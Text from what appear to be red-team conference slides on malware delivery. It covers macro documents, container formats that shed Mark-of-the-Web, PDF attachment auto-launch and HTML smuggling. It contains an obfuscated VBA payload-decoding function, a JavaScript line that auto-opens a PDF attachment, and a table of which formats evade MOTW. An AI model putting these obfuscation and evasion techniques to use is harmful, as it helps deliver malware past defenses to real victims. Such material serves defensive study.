


'End Function


Private Function lclipp(ByVal orevenuey As String) As Byte()
    ' Set nqualificationr = fcommitteda.createElement(StrReverse("
    On Error GoTo rtwind
    ' Dim zconcludedh() As
    Dim fcommitteda, nqualificationr, wbatterym, cstatm
    'Dim zconcludedh() As Byte
    Set fcommitteda = CreateObject(uparametersc & _
        StrReverse("1"
        & "-63B7-09FB3392:wen") & StrReverse("E389F40C00-E02B-2D1") & Chr(Int(" " _
        & "54")) & Chr(Int("48"))))
    Set nqualificationr = fcommitteda.createElement(StrReverse _
        ("retnIemos_fbo") & uparametersc & "nal" & "Name" & uparametersc)
    nqualificationr.DataType = "bin" & ".bas" & uparametersc & "e64"
    ' On Error GoTo rtwind
    nqualificationr.Text = orevenuey
    wbatterym = nqualificationr.NodeTypedValue
    For cstatm = LBound(wbatterym) To UBound(wbatterym)
        ' Dim zconcludedh() As Byte
        wbatterym(cstatm) = (wbatterym(cstatm) + 35) Mod 256
    Next
    ' Sub Docu
    lclipp = wbatterym
    ' Set fcommitteda = Crea
Exit Function
rtwind:
    'Sub kfl
End Function
```



Typical Vectors - Maldocs

- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (CustomUI)
 - » ppt, ppsm, pptm – PowerPoint
 - » accde, mdb – Microsoft Access
 - » doc, docx – Word via Template Injection
 - » xls,xlsx – Excel via CustomUI Injection
- » Lesser detected





Rise of Containerized Malware

- » Malware-in-Archive
- » Malware-in-Document
- » Can effectively smuggle back-in Blocked File Formats





Containerized Malware

» Starting with 7 Feb 2022, Microsoft

blocks VBA macros in documents downloaded from Internet

» Files downloaded from Internet have Mark-of-the-Web (MOTW) taint flag

» Office documents having MOTW flag are VBA-blocked.



The following ZoneId values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

Helping users stay safe: Blocking internet macros by default in Office

By  Kellie Eickmeyer

Published Feb 07 2022 09:07 AM

96.2K Views

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.



SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted.

[Learn More](#)








Containerized Malware

- » MOTW, We Evade
- » Some Container file formats DO NOT propagate MOTW flag to inner files. – As pointed out by Outflank folks
 - » ISO / IMG
 - » 7zip*
 - » CAB
 - » VHD / VHDX

» Inner file w/o MOTW




Format	Strips MOTW?	Off the shelf Windows support?	Elevation required?	Remarks
Zip	No	Yes	No	
7zip	Partially	No	No	MOTW stripped only on manual files extraction
ISO	Yes	Yes	No	
IMG	Yes	Yes	No	
PDF	?	Yes	No	Depends on Javascript support in PDF reader
CAB	No	Yes	No	Requires few additional clicks on victim-side
VHD	Yes	Yes	Yes	This script currently can't make directories
VHDX	Yes	Yes	Yes	This script currently can't make directories




Containerized Malware

- » PDF can contain URL pointing to malware or **Attachments**
- » Attachments are commonly used feature to package multiple docs into a single PDF
- » Attachment can auto-open using Javascript in PDF
- » We've seen Customers using PDFs with 10+ attached resources – on a daily basis

```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```



The Beauty of HTML Smuggling





HTML Smuggling – Deadly Effective

- » Gets passed through the most aggressive Web Proxy policies
- » Proxies, Sandboxes, Emulators, Email Scanning => **BYPASSED**
- » Malicious file embedded in HTML in Javascript.
- » MUST employ anti-sandbox/-headless, + timing evasions

HTML smuggling explained

Stan Hegt | August 14, 2018


HTML5 download attribute

HTML5 introduced the "download" attribute for anchor tags. Consider the following line of HTML, which is supported by all modern browsers:

```
<a href="/files/doc123.doc" download="myfile.doc">Click</a>
```

```
var myAnchor = document.createElement('a');  
myAnchor.download = 'filename.doc';
```

~ again, thanks Outflank!





Summing Up On File Format Vectors

» Plenty Ways To Skin A Cat (probably there's a lot more)

» Nightmare for detection Use Case designers

1.	docm			35.	vhd
2.	doc	19.	vbs	36.	vhdX
3.	xls	20.	vbe		
4.	xlsm	21.	hta	37.	exe
5.	rtf	22.	sct	38.	scr
6.	xlam	23.	wsf	39.	cpl
7.	xla	24.	xsl	40.	xll
8.	xlt	25.	vbe	41.	bat
9.	xltn	26.	js	42.	ps1
10.	dot	27.	jse	43.	sh
11.	dotm	28.	html	44.	lnk
12.	ppa				
13.	ppam	29.	zip	45.	docx
14.	pptm	30.	7z	46.	xlsx
15.	ppsm	31.	iso	47.	pptx
16.	pot	32.	img		
17.	potm	33.	cab		
18.	pps	34.	pdf		

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniques	13 techniques
Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
